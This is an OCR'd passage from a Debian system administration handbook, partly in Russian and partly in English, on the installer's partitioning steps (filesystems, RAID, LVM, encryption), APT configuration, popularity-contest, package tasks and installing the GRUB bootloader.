
***К ОСНОВАМ* Выбор файловой системы**

Файловая система определяет способ организации данных на жёстком диске. Каждая существующая файловая система имеет свои достоинства и ограничения. Некоторые являются более надежными, другие - более эффективными: если вы хорошо знаете ваши потребности, возможен выбор наиболее подходящей файловой системы. Различные сравнения уже были произведены: ReiserFS особенно эффективен при чтении множества маленьких файлов; *XFS*, в свою очередь, работает быстрее с большими файлами. *Ext4* - файловая система по умолчанию для Debian, это хороший компромисс, основанный на трёх предшествующих версиях исторически использующихся в Linux файловых систем (*ext*, *ext2* и *ext3*). *Ext4* преодолевает некоторые ограничения *ext3* и особенно хорошо подходит для жёстких дисков очень большого объёма. Другим вариантом было бы поэкспериментировать с очень перспективной файловой системой *btrfs*, которая включает многочисленные функции, требующие, по сей день, использовать LVM и/или RAID.

Журналируемая файловая система (такая как *ext3*, *ext4*, *btrfs*, *reiserfs*, или *xfs*) принимает специальные меры, чтобы сделать возможным возврат в предыдущее состояние после резкого прерывания без полного анализа целого диска (как это было в файловой системе *ext2*). Эта функциональность осуществляется путем заполнения журнала, описывающего проводимые операции до фактического их выполнения. Если операция прерывается, её возможно "воспроизвести" с помощью журнала. И наоборот, если происходит прерывание во время обновления журнала, последний запрос на изменение просто игнорируется; записываемые данные могут быть потеряны, но так как данные на диске не изменялись, они остаются понятными. Это не что иное, как транзакционный механизм, примененный к файловой системе.

После выбора типа раздела, программное обеспечение производит вычисления и выводит предложение на экран; пользователь может изменить его,если это необходимо. В частности, вы можете выбрать другую файловую систему, если стандартный выбор (*ext4*) вам не подходит. В большинстве случаев, однако, предложенная разметка является приемлемой и может быть принята выбором пункта “Закончить разметку и записать изменения на диск”.

Рисунок 4.10. Проверка разметки



4.2.13.2. Разметка вручную

Разметка вручную предоставляет большую гибкость, позволяя пользователю выбрать назначение и размер каждого раздела. Кроме того, работа в этом режиме неизбежна, если вы хотите использовать программный RAID.

***НА ПРАКТИКЕ* Сжатие раздела Windows**

Для установки Debian рядом с существующей операционной системой (Windows или др.), вы должны иметь некоторое свободное пространство на жёстком диске, которое не используется другой системой, чтобы иметь возможность создать выделенные под Debian разделы. В большинстве случаев, это подразумевает сжатие раздела Windows и повторное использование освободившегося при этом пространства.

Программа установки Debian делает возможной эту операцию при использовании режима ручной разметки. Вам нужно только выбрать раздел Windows и ввести его новый размер (это работает как с FAT, так и с NTFS разделами).

Первый экран показывает доступные диски, их разделы и любое возможное свободное пространство, которое еще не было размечено. Вы можете выбрать каждый отображаемый элемент; Затем, нажатие кнопки **Enter** выведет список возможных действий.

Вы можете удалить все разделы на диске, выбрав его.

При выборе свободного места на диске, вы можете вручную создать новый раздел. Вы можете также сделать это в режиме автоматической разметки, которая представляет собой интересное решение для случаев, когда диск содержит другую операционную систему, но вам нужен раздел для Linux в стандартном виде. Подробное описание автоматической разметки смотри в Раздел 4.2.13.1, «Автоматическая разметка».

К ОСНОВАМ **Точка монтирования**

Точка монтирования - это древо каталога, в котором размещается содержимое файловой системы выбранного диска. Таким образом, раздел смонтированный в `/home/` традиционно предназначен для хранения пользовательских данных.

Когда этот каталог назван "/", он известен как *корень* древа файлов, и следовательно, корень раздела, на котором будет находиться система Debian.

К ОСНОВАМ **Виртуальная память, раздел подкачки**

Виртуальная память позволяет ядру Linux, когда отсутствует необходимый объем памяти (ОЗУ), освободить немного памяти, путем сохранения части неактивной какое-то время оперативной памяти на раздел подкачки жесткого диска.

Чтобы имитировать дополнительную память, Windows использует файл подкачки, находящийся непосредственно в файловой системе. Linux, наоборот, использует посвященный этой цели раздел, отсюда термин "раздел подкачки".

При выборе раздела, вы можете указать, каким образом вы собираетесь использовать его:

- отформатировать его и включить в древо файлов, выбрав точку монтирования;
- использовать в качестве раздела подкачки;
- превратить его в "физический том для шифрования" (для защиты конфиденциальности данных на некоторых разделах, см. ниже);
- сделать из него "физический том для LVM" (эта концепция обсуждается более подробно далее в этой главе);
- использовать его в качестве устройства RAID (см. далее в этой главе);
- вы можете также выбрать, чтобы он не использовался, и оставить его без изменений.

4.2.13.3. Настройка Многодискового Устройства (Программный RAID)

Некоторые типы RAID осуществляют дублирование информации, хранящейся на жестких дисках для предотвращения потери данных в случае аппаратных проблем, затрагивающих один из них. RAID 1-го уровня сохраняет простую идентичную копию (зеркало) жёсткого диска на другой диск, в то время как RAID 5-го уровня расщепляет избыточные данные по нескольким дискам, что позволяет полностью воссоздать неисправный диск.

Мы опишем только RAID 1-го уровня, который является самым простым в реализации. Первый шаг заключается в создании двух разделов одинакового размера, расположенных

на двух разных жёстких дисках, и обозначение их меткой “физический том для RAID”.

Затем вы должны выбрать “Настройка программного RAID” в инструменте разметки для объединения этих двух разделов в новый виртуальный диск и “Создать MD устройство” на экране конфигурации. Затем вам нужно ответить на серию вопросов о новом устройстве. Первый вопрос о используемом уровне RAID, в нашем случае это будет “RAID1”. Второй вопрос о количестве активных устройств (это разделы, которые необходимо включить в это MD устройство) - два в нашем случае. Третий вопрос о количестве запасных устройств — 0; мы не планировали никаких дополнительных дисков, для подмены неисправного диска. Последний вопрос требует выбрать разделы для устройства RAID — это будут те два раздела, что мы выделили для этой цели (убедитесь в том, что вы выбрали только те разделы, которые явно ссылаются на “raid”).

В главном меню появляется новый виртуальный “RAID” диск. Этот диск представляется с одним разделом, который не может быть удалён, но который мы можем выбрать (как любой другой раздел).

Для получения более подробной информации о функциях RAID, пожалуйста, обратитесь к Раздел 12.1.1, «Программный RAID».

4.2.13.4. Настройка Менеджера Логических Томов (LVM)

LVM позволяет создавать “виртуальные” разделы, которые охватывают более нескольких дисков. Его преимущество двойное: размер разделов ограничивается не отдельными дисками, а их совокупным объемом; и вы можете изменить размер существующих разделов в любое время, возможно добавление дополнительного диска при необходимости.

LVM использует определенную терминологию: виртуальный раздел представляет собой “логический том”, который является частью “группы томов”, или объединения нескольких “физических томов”. Каждый их этих терминов, на самом деле, соответствует “реальному” разделу (или программному RAID устройству).

Этот технический прием работает очень простым образом: каждый том, физический или логический, разбивается на блоки одинакового размера, создающиеся в соответствие с LVM. Добавление нового диска приведет к созданию нового физического тома, и его новые блоки могут быть связаны с любой группой томов. Все разделы в группе томов, которая расширяется таким образом, будут иметь дополнительное пространство, в котором они могут быть расширены.

Инструмент разметки производит настройку LVM в несколько шагов. Прежде всего вы должны создать на существующих дисках разделы, которые станут “физическими томами для LVM”. Для активации LVM, вам нужно выбрать “Настройка Менеджера Логических Томов (LVM)”, далее, на том же экране настройки “Создать группу томов”, с которой вы будете связывать существующие физические тома. Наконец, вы можете создать логические тома внутри этой группы томов. Обратите внимание, что

автоматическая система разметки может выполнять все эти действия автоматически.

В меню разметки каждый физический том будет отображаться как диск с одним разделом, который не может быть удален, но который вы, по желанию, можете использовать.

Использование LVM описан более подробно в Раздел 12.1.2, «LVM».

4.2.13.5. Настройка Шифрованных Разделов

To guarantee the confidentiality of your data, for instance in the event of the loss or theft of your computer or a hard drive, it is possible to encrypt the data on some partitions. This feature can be added underneath any filesystem, since, as for LVM, Linux (and more particularly the dm-crypt driver) uses the Device Mapper to create a virtual partition (whose content is protected) based on an underlying partition that will store the data in an encrypted form (thanks to LUKS, Linux Unified Key Setup, a standard format that enables the storage of encrypted data as well as meta-information that indicates the encryption algorithms used).


> ***SECURITY* Encrypted swap partition**
>
> When an encrypted partition is used, the encryption key is stored in memory (RAM). Since retrieving this key allows the decryption of the data, it is of utmost importance to avoid leaving a copy of this key that would be accessible to the possible thief of the computer or hard drive, or to a maintenance technician. This is however something that can easily occur with a laptop, since when hibernating the contents of RAM is stored on the swap partition. If this partition isn't encrypted, the thief may access the key and use it to decrypt the data from the encrypted partitions. This is why, when you use encrypted partitions, it is imperative to also encrypt the swap partition!
>
> The Debian installer will warn the user if they try to make an encrypted partition while the swap partition isn't encrypted.

To create an encrypted partition, you must first assign an available partition for this purpose. To do so, select a partition and indicate that it is to be used as a “physical volume for encryption”. After partitioning the disk containing the physical volume to be made, choose “Configure encrypted volumes”. The software will then propose to initialize the physical volume with random data (making the localization of the real data more difficult), and will ask you to enter an “encryption passphrase”, which you will have to enter every time you boot your computer in order to access the content of the encrypted partition. Once this step has been completed, and you have returned to the partitioning tool menu, a new partition will be available in an “encrypted volume”, which you can then configure just like any other partition. In most cases, this partition is used as a physical volume for LVM so as to protect several partitions (LVM logical volumes) with the same encryption key, including the swap partition (see sidebar *SECURITY* Encrypted swap partition).

4.2.14. Installing the Base System

This step, which doesn't require any user interaction, installs the Debian “base system” packages. This includes the **dpkg** and **apt** tools, which manage Debian packages, as well as the utilities necessary to boot the system and start using it.

Рисунок 4.11. Installation of the base system




4.2.15. Configuring the Package Manager (apt)

In order to be able to install additional software, APT needs to be configured and told where to find Debian packages. This step is as automated as possible. It starts with a question asking if it must use a network source for packages, or if it should only look for packages on the CD-ROM.

> ***NOTE*** **Debian CD-ROM in the drive**
>
> If the installer detects a Debian installation disk in the CD/DVD reader, it is not necessary to configure APT to go looking for packages on the network: APT is automatically configured to read packages from a removable media drive. If the disk is part of a set, the software will offer to "explore" other disks in order to reference all of the packages stored on them.

If getting packages from the network is requested, the next two questions allow to choose a server from which to download these packages, by choosing first a country, then a mirror available in that country (a mirror is a public server hosting copies of all the files of the Debian master archive).

Рисунок 4.12. Selecting a Debian mirror



Finally, the program proposes to use an HTTP proxy. If there is no proxy, Internet access will be direct. If you type `http://proxy.falcot.com:3128`, APT will use the Falcot *proxy/cache*, a "Squid" program. You can find these settings by checking the configurations of a web browser on another machine connected to the same network.

The files `Packages.gz` and `Sources.gz` are then automatically downloaded to update the list of packages recognized by APT.

BACK TO BASICS HTTP proxy

An HTTP proxy is a server that forwards an HTTP request for network users. It sometimes helps to speed up downloads by keeping a copy of files that have been transferred through it (we then speak of proxy/cache). In some cases, it is the only means of accessing an external web server; in such cases it is essential to answer the corresponding question during installation for the program to be able to download the Debian packages through it.

Squid is the name of the server software used by Falcot Corp to offer this service.

4.2.16. Debian Package Popularity Contest

The Debian system contains a package called popularity-contest, whose purpose is to compile

package usage statistics. Each week, this program collects information on the packages installed and those used recently, and anonymously sends this information to the Debian project servers. The project can then use this information to determine the relative importance of each package, which influences the priority that will be granted to them. In particular, the most “popular” packages will be included in the installation CD-ROM, which will facilitate their access for users who do not wish to download them or to purchase a complete set.


This package is only activated on demand, out of respect for the confidentiality of users' usage.

4.2.17. Selecting Packages for Installation

The following step allows you to choose the purpose of the machine in very broad terms; the ten suggested tasks correspond to lists of packages to be installed. The list of the packages that will actually be installed will be fine-tuned and completed later on, but this provides a good starting point in a simple manner.

Some packages are also automatically installed according to the hardware detected (thanks to the program **discover-pkginstall** from the discover package). For instance, if a VirtualBox virtual machine is detected, the program will install the virtualbox-guest-dkms package, allowing for better integration of the virtual machine with the host system.

Рисунок 4.13. Task choices



4.2.18. Installing the GRUB Bootloader

The bootloader is the first program started by the BIOS. This program loads the Linux kernel into memory and then executes it. It often offers a menu that allows the user to choose the kernel to load and/or the operating system to boot.

***BEWARE* Bootloader and dual boot**

This phase in the Debian installation process detects the operating systems that are already installed on the computer, and automatically adds corresponding entries in the boot menu, but not all installation programs do this.

In particular, if you install (or reinstall) Windows thereafter, the bootloader will be erased. Debian will still be on the hard drive, but will no longer be accessible from the boot menu. You would then have to boot the Debian installation system in `rescue` mode to set up a less exclusive bootloader. This operation is described in detail in the installation manual.

→ http://www.debian.org/releases/stable/amd64/ch08s07.html

